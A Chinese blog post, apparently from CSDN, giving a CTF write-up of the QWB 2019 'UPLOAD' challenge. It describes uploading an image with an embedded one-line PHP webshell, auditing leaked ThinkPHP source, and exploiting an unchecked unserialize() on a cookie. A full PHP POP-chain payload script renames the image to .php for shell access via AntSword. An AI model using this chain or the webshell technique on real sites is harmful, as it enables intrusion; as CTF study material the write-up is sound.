反序列化（强网杯2019—UPLOAD）

原创

恋物语战场原 于 2019-05-29 15:26:50 发布 4432 收藏 7

分类专栏： web安全 CTF 文章标签： ctf 强网杯2019 反序列化

本文链接：https://blog.csdn.net/qq_26406447/article/details/90671853


web安全 同时被 2 个专栏收录

26 篇文章 1 订阅

订阅专栏


CTF

16 篇文章 7 订阅

订阅专栏

反序列化（强网杯2019—UPLOAD）


前言

这里主要是复现一下强网杯2019web的第一题，UPLOAD。这是一道反序列化的题，反正我觉得挺难的，当时已经锁定了反序列化的方向也没能完成…

感谢大佬提供的复现环境：https://github.com/CTFTraining/qwb_2019_upload

UPLOAD

进入靶场后首先是一个登陆注册页面




这里很自然的要想到有没有注入，简单的万能密码试了下不行，那就先接着往下走

这里我们先注册一个账号，登陆成功后我们看到文件上传的地方

要求上传img，题目名也叫upload，这里我们肯定是要来尝试文件上传漏洞的

我们直接上传一句话木马，发现返回禁止类型



这里用截断，burp改类型都不行

上传一个加了一句话马的jpg文件，发现可以上传成功

这里那个假装这里是一个聊天框也引起很多遐想啊，考虑会不会有xss

这里我们再来看上传成功的图片，可以看到文件名是变成了md5值，后缀变成了.png，然后上传成功之后就不能再继续上传，想再上传就要重新注册账号了。

因为我们上传了一个带一句话马的图片，这时候我们肯定还是希望有文件包含漏洞，这样就直接get shell了，但强网杯毕竟是强网杯，当然没有文件包含漏洞利用了…

这时候再想，看到标题是Discuz，直接找Discuz。但事实证明这并不是一个Discuz的框架，不要被它写的所迷惑了

后面发现这道题存在源码泄漏，怎么发现源码泄漏也是很神奇的，因为另一道web题（和这道题一起放出的另一道题）是源码泄漏提示下载www.tar.gz 文件，在本题发现也可以下载到。

这样我们就获得了源码发现是ThinkPHP的框架

因为ThinkPHP今年是爆过漏洞的，但后面尝试漏洞条件不存在（后面有道福利题是利用ThinkPHP漏洞）

这时候我们要做的就是代码审计了

后面分析会发现最重要就只有4个文件，但当时思维还是陷在了文件上传中，当时最先考虑的是存不存在条件竞争（我也是第一次听说条件竞争），但后面尝试是没有条件竞争的，虽然上传过程中有临时文件，但临时文件是已.tmp结尾依旧不行

最后是代码审计发现了可疑的反序列化，我看别人的writeup说存在 .idea 目录用PHPStorm打开可以看到两个断点，其中一个就是断在了反序列化那里，另一个定义在了析构函数函数那里（大佬也说析构函数很重要，因为最后对象被回收一定会调用）

当时将目标锁定在了反序列化后依旧没有做出来，因为不会构造…

大佬后面讲的时候，说这种框架反序例化，可以直接去找有没有爆出的反序列化链，然后Thinkphp是一个国产框架，信息并不是很多，所以最后还是要自己找

首先我们看反序列化的地方，可以看到这里反序列化的地方并没有对传入值有检验，所以是可能存在反序列化漏洞的

```php
public function login_check(){
    $profile=cookie('user');
    if(!empty($profile)){
        $this->profile=unserialize(base64_decode($profile));
        $this->profile_db=db('user')->where("ID",intval($this->profile['ID']))->find();
        if(array_diff($this->profile_db,$this->profile)==null){
            return 1;
        }else{
            return 0;
        }
    }
}
```


因为反序列漏洞是和魔法函数挂钩的，我们再来找存在的魔法函数

一个是有断点的析构函数

```php
public function __destruct()
{
    if(!$this->registed){
        $this->checker->index();
    }
}
```


还存在_get和_call两个函数

```php
public function __get($name)
{
    return $this->except[$name];
}

public function __call($name, $arguments)
{
    if($this->{$name}){
        $this->{$this->{$name}}($arguments);
    }
}
```


这时候我们需要结合程序的整体流程来进行一下分析

index.php是一个索引界面，我们请求过去后，反序例化我们传过去的对象来检查是否登陆

在Register.php的析构函数中，主要想判断是否注册成功，没成功调用index方法

Profile.php中的_call和_get方法分别是在调用不可调用方法和不可调用成员变量时怎么做

这时候我们通过call去调用upload_img方法，通过控制传参来调用copy将png图片拷贝为php文件

所以我们这里利用析构函数来构造，将cheeker构造为profile对象，调用起index的时候，调用了不存在的方法所以触发，


这时候我们来payload脚本（这里是直接参考大佬写的，php确实还是不怎么会，改下参数）

```php
<?php
namespace app\web\controller;

class Profile
{
    public $checker;
    public $filename_tmp;
    public $filename;
    public $upload_menu;
    public $ext;
    public $img;
    public $except;


    public function __get($name)
    {
        return $this->except[$name];
    }

    public function __call($name, $arguments)
    {
        if($this->{$name}){
            $this->{$this->{$name}}($arguments);
        }
    }

}

class Register
{
    public $checker;
    public $registed;

    public function __destruct()
    {
        if(!$this->registed){
            $this->checker->index();
        }
    }

}

$profile = new Profile();
$profile->except = ['index' => 'img'];
$profile->img = "upload_img";
$profile->ext = "png";
$profile->filename_tmp = "../public/upload/da5703ef349c8b4ca65880a05514ff89/e6e9c48368752b260914a910be904257.png
";
$profile->filename = "../public/upload/da5703ef349c8b4ca65880a05514ff89/e6e9c48368752b260914a910be904257.php";

$register = new Register();
$register->registed = false;
$register->checker = $profile;

echo urlencode(base64_encode(serialize($register)));
```


生成的cookie用去替换已有的cookie，然后刷新，再去问问原来图片的文件夹

可以看到原来的png已经变为了php文件

这时候蚁剑去链接，发现成功链接上



最后通过文件管理找到cookie



总结

复现了一遍之后感觉还是有点懵懂，对反序列化的理解感觉还是不到位，最主要代码功底也不行

反序列化不仅php有，java,python都有，大佬也说到python的反序列化漏洞是非常严重的，后面在结合python和反序列化的基础知识和别的题目再来加深理解吧。

参考

1. 2019 第三届强网杯 Web 部分 WriteUp + 复现环境
2. 代码审计| CTF 中的反序列化问题